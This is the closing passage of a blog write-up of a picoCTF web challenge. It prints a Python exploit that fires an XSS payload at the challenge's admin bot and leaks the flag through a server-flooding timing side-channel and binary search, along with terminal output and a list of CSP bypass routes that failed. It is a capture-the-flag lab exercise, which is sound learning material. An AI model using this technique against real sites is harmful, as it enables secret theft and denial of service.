    >>> binary_search(lambda guess: guess >= 2, 0, 1024)
    2
    >>> binary_search(lambda guess: guess >= 42, 0, 1024)
    42
    >>> binary_search(lambda guess: guess >= 43, 0, 1024)
    43
    >>> binary_search(lambda guess: guess >= 1022, 0, 1024)
    1022
    >>> binary_search(lambda guess: guess >= 1023, 0, 1024)
    1023
    """
    while lo < hi:
        # Midpoint is the floor of the midpoint between lo and hi
```

```
        mid = (lo + hi) // 2
        if func(mid):
            # Target is in the lower half. Move hi down.
            hi = mid
        else:
            # Target is in the upper half. Move lo up.
            lo = mid + 1
    assert lo == hi
    return lo


class Bot:
    s: requests.Session
    baseurl: str
    baseline_mean_timing: float

    def __init__(self, baseurl: str):
        self.s = requests.session()
        self.baseurl = baseurl

        print("[+] Measuring baseline timing")
        self.baseline_mean_timing = self.measure_responsiveness(datetime.timedelta(seconds=

    def trigger(self, xss: str):
        r = self.s.get(url=self.baseurl.rstrip("/") + "/remoteCraft",
                       params={
                           "recipe": json.dumps(build_state(xss))
                       })
        r.raise_for_status()
        if r.text != "visiting!":
            raise Exception(f"Unexpected response from bot: {r.text}")

    def trigger_conditional_dos(self, conditional: str):
        """
        Direct the bot to DoS the webapp if the JavaScript expression
        given by conditional is true
        """
        self.trigger(xss=xss_payload_template.replace("CONDITIONAL", conditional))
```

```
    def measure_responsiveness(self, time_period: datetime.timedelta) -> TimingResults:
        """
        Spend time_period collecting response times for self.url
        then return the mean, median and standard deviation
        """
        measurements_start = datetime.datetime.now()
        times = []
        while datetime.datetime.now() < measurements_start + time_period:
            measurement_start = time.perf_counter()
            self.s.get(url=self.baseurl)
            took = time.perf_counter() - measurement_start
            times.append(took)
        return TimingResults(mean(times), median(times), stdev(times))

    def leak_bit(self, condition: str) -> bool:
        """
        Determine the truthiness of condition using conditional load and
        timing measurement trick
        """
        # Kick off the conditional flood
        self.trigger_conditional_dos(condition)
        # Wait for the remote browser to start
        time.sleep(2)
        # Measure timing
        res = self.measure_responsiveness(datetime.timedelta(seconds=5)).mean
        # Wait for the remote browser to definitely be killed
        time.sleep(5)
        # Return True if the observed timing is more than 1.4x the baseline timing
        return res > 1.4 * self.baseline_mean_timing

    def leak_flag(self, known_flag_prefix: str = ""):
        """Leak the value of state.flag using binary search"""
        print("[+] Getting the length of flag")
        def check_length(guess: int) -> bool:
            return self.leak_bit(f"{guess}>=state.flag.length")
        # Assume the flag is less than 1024 bytes long
        # If it's any longer, there is a special place in hell for the author
        flag_length = binary_search(check_length, 0, 1024)
        print(f"Got: {flag_length}")
```

```
        print()

        print("[+] Leaking the flag, here we go!")
        flag = list(known_flag_prefix)
        def check_ith_flag_char(guess: int, i: int) -> bool:
            return self.leak_bit(f"{guess}>=state.flag.charCodeAt({i})")
        for i in range(len(flag), flag_length):
            # Wrap the i'th flag char checker function to set i
            # because binary_search expects a callable that takes a single int
            partial_func = partial(check_ith_flag_char, i=i)
            # Leak the char
            c = chr(binary_search(partial_func, 0, 0x80))
            flag.append(c)
            # Print the progress
            print("".join(flag) + "_" * (flag_length - len(flag)))
        return "".join(flag)


def main():
    bot = Bot(baseurl="http://rhea.picoctf.net:51710/")
    flag = bot.leak_flag()
    print(f"Got flag: {flag}")


if __name__ == "__main__":
    main()
```

Running it we get:

```
ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Measuring baseline timing
[+] Getting the length of flag
Got: 130

[+] Leaking the flag, here we go!
p_______________________________________________________________________________________________________________
pi______________________________________________________________________________________________________________
pic_____________________________________________________________________________________________________________
pico____________________________________________________________________________________________________________
picoC___________________________________________________________________________________________________________
picoCT__________________________________________________________________________________________________________
picoCTF_________________________________________________________________________________________________________
picoCTF{________________________________________________________________________________________________________
picoCTF{l_______________________________________________________________________________________________________
picoCTF{li______________________________________________________________________________________________________
picoCTF{lit_____________________________________________________________________________________________________
picoCTF{litt____________________________________________________________________________________________________
picoCTF{littl___________________________________________________________________________________________________
picoCTF{little__________________________________________________________________________________________________
picoCTF{little__________________________________________________________________________________________________
picoCTF{little_a________________________________________________________________________________________________
picoCTF{little_al_______________________________________________________________________________________________
picoCTF{little_alc______________________________________________________________________________________________
picoCTF{little_alch_____________________________________________________________________________________________
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 169, in _new_conn
    conn = connection.create_connection(
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 96, in create_conn
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_conn
    sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused
[... SNIP ...]
```

And we make it a bit over 10% of the way through before the instanced server shuts down on us. Marvellous.

The fact is, this is a brutally slow side-channel. Consider that the bot has a cycle time of 10 seconds, and we're adding a bit of padding because we really can't afford to trigger the bot while it's still active - doing so would mean that the trigger fails, and we'd be doomed to perhaps mistakenly measure "no responsiveness impact". And so our cycle time is 12 seconds, during which we only leak 1 bit of information. At a data transfer rate of 1 bit per 12 seconds, leaking 130 7-bit characters will take just over 3 hours.

Starting up a fresh instance and giving our script a head-start with the part of the flag leaked so far:

```
def main():
    bot = Bot(baseurl="http://rhea.picoctf.net:62929/")
    flag = bot.leak_flag("picoCTF{little_alch")
    print(f"Got flag: {flag}")
```

```
ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Measuring baseline timing
[+] Getting the length of flag
Got: 130

[+] Leaking the flag, here we go!
picoCTF{little_alche__________________________________________________________________________
picoCTF{little_alchem_________________________________________________________________________
picoCTF{little_alchemy________________________________________________________________________
picoCTF{little_alchemy________________________________________________________________________
picoCTF{little_alchemy_w______________________________________________________________________
picoCTF{little_alchemy_wa_____________________________________________________________________
picoCTF{little_alchemy_was____________________________________________________________________
picoCTF{little_alchemy_was____________________________________________________________________
picoCTF{little_alchemy_was_t__________________________________________________________________
picoCTF{little_alchemy_was_th_________________________________________________________________
picoCTF{little_alchemy_was_the________________________________________________________________
picoCTF{little_alchemy_was_the________________________________________________________________
picoCTF{little_alchemy_was_the_0______________________________________________________________
picoCTF{little_alchemy_was_the_0g_____________________________________________________________
picoCTF{little_alchemy_was_the_0g_____________________________________________________________
picoCTF{little_alchemy_was_the_0g_g___________________________________________________________
picoCTF{little_alchemy_was_the_0g_ga__________________________________________________________
picoCTF{little_alchemy_was_the_0g_gam_________________________________________________________
picoCTF{little_alchemy_was_the_0g_game________________________________________________________
picoCTF{little_alchemy_was_the_0g_game________________________________________________________
picoCTF{little_alchemy_was_the_0g_game_d______________________________________________________
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 169, in _new_conn
    conn = connection.create_connection(
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 96, in create_conn
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_conn
    sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused
[... SNIP ...]
```

And again:

```
ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Measuring baseline timing
[+] Getting the length of flag
Got: 130

[+] Leaking the flag, here we go!
picoCTF{little_alchemy_was_the_0g_game_do_____________________________________________
picoCTF{little_alchemy_was_the_0g_game_doe_____________________________________________
picoCTF{little_alchemy_was_the_0g_game_does_____________________________________________
picoCTF{little_alchemy_was_the_0g_game_does_____________________________________________
picoCTF{little_alchemy_was_the_0g_game_does_a___________________________________________
picoCTF{little_alchemy_was_the_0g_game_does_an__________________________________________
picoCTF{little_alchemy_was_the_0g_game_does_any_________________________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyo________________________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyon_______________________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone______________________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone______________________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_r____________________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_re___________________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rem__________________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_reme_________________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_remem________________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb_______________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3______________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_____________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_____________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9___________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_98__________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_988_________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889________________________
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 169, in _new_conn
    conn = connection.create_connection(
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 96, in create_conn
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_conn
    sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused
[... SNIP ...]
```

And again:

```
[+] Measuring baseline timing
[+] Getting the length of flag
Got: 130

[+] Leaking the flag, here we go!
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889f_____________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd____________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4___________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a__________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a}_________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} ________________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} b_______________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} bt______________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw_____________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw ____________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw c___________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw co__________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw con_________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw cont________________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw conta_______________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contac______________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact_____________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact _____________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact m___________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me__________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me _________
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me o_______
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on______
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 169, in _new_conn
    conn = connection.create_connection(
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 96, in create_conn
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_conn
    sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused
[... SNIP ...]
```

About 2 hours later and we have what looks to be the flag!

Confirming that it's correct:

```
def main():
    bot = Bot(baseurl="http://rhea.picoctf.net:53527/")
    candidate_flag = "picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a}
    rounds = 5
    for i in range(1, rounds + 1):
        print(f"Validating flag: Round {i}/{rounds}")
        # Check that the candidate flag matches
        assert bot.leak_bit(f"state.flag.startsWith('{candidate_flag}')")
        # Corrupt the last character of the candidate flag and check that it doesn't match
        assert not bot.leak_bit(f"state.flag.startsWith('{candidate_flag[:-1] + 'Z'}')")
    print(f"Flag is confirmed to be: {candidate_flag}")
```

```
ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Measuring baseline timing
Validating flag: Round 1/5
Validating flag: Round 2/5
Validating flag: Round 3/5
Validating flag: Round 4/5
Validating flag: Round 5/5
Flag is confirmed to be: picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd
```

Success! 🎉

But what's with the extra trailing data?

```
ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Measuring baseline timing
[+] Getting the length of flag
Got: 130

[+] Leaking the flag, here we go!
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on ___
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on d__
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on di_
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 169, in _new_conn
    conn = connection.create_connection(
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 96, in create_conn
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_conn
    sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused
[... SNIP ...]
```

```
ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Measuring baseline timing
[+] Getting the length of flag
Got: 130

[+] Leaking the flag, here we go!
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 169, in _new_conn
    conn = connection.create_connection(
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 96, in create_conn
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_conn
    sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused
[... SNIP ...]
```

Almost there!

```
ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Measuring baseline timing
[+] Getting the length of flag
Got: 130

[+] Leaking the flag, here we go!
picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on dis

Got flag: picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact
```

A little over 3 hours later (as the prophecy foretold) and we have the flag as well as the easter egg: `picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a} btw contact me on discorq with ur solution thanks @ehhthing` 🥳

Progress

- DONE: Understand what we're working with
  - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces "XSS" will evaluate the `xss` payload
- DONE: Understand what we can do with the XSS. How can it get us the flag?
  - We can coax a bot into consuming a URL fragment of our choice. The bot has the flag in `state.flag`
- DONE: Create a recipe chain for the URL fragment. It must be less than 50 steps in length and must produce the "XSS" element.
  - We built a chain of length 29 that produces XSS. When packaged in a URL fragment, we can locally execute `alert(1)`
- DONE: Use the XSS against the bot to leak the flag
  - WON'T WORK: ~~Leak the flag using an `<img>` tag?~~ - Defeated by CSP
  - WON'T WORK: ~~Leak the flag using `fetch()`?~~ - Defeated by CSP
  - WON'T WORK: ~~Leak the flag with a cross-site navigation?~~ - Defeated by Chrome Policy (URLAllowList/URLBlockList)
  - WON'T WORK: ~~Leak the flag over DNS with a cross-site navigation?~~ - Defeated by `network_prediction_options`

- WON'T WORK: ~~Leak the flag over DNS using prefetching?~~ - Defeated by `network_prediction_options`
- WON'T WORK: ~~Leak the flag using WebRTC?~~ - Defeated by the patching of `RTCPeerConnection`
- DONE: Implement the "stop hitting yourself" attack
    - DONE: Prove the concept
    - DONE: Do something with it
        - Use binary search to leak the flag 🚩

Fin

All in all, a brilliant challenge. The building of a chain of recipes that achieves XSS - an XSS that for so long we had no way of knowing if it was even triggering against the bot. A brutal CSP and a meticulously hardened Chromium that fights back against attempts to bypass the CSP. Finishing with, in our case, an overly-complicated timing-based side-channel using the flooding of the webserver and its responsiveness from within the same EC2 region to leak the flag bit-by-bit using binary search.

Thanks again to the picoCTF organisers, and to ehhthing for a masterpiece of a challenge.

Until next time!

Older ›

* * *

Justin Steven

Strategic user of special characters

Home

About

Creative Commons BY-NC 4.0
Images and other content may be © respective owners.
I wouldn't know. I'm a website, not a lawyer.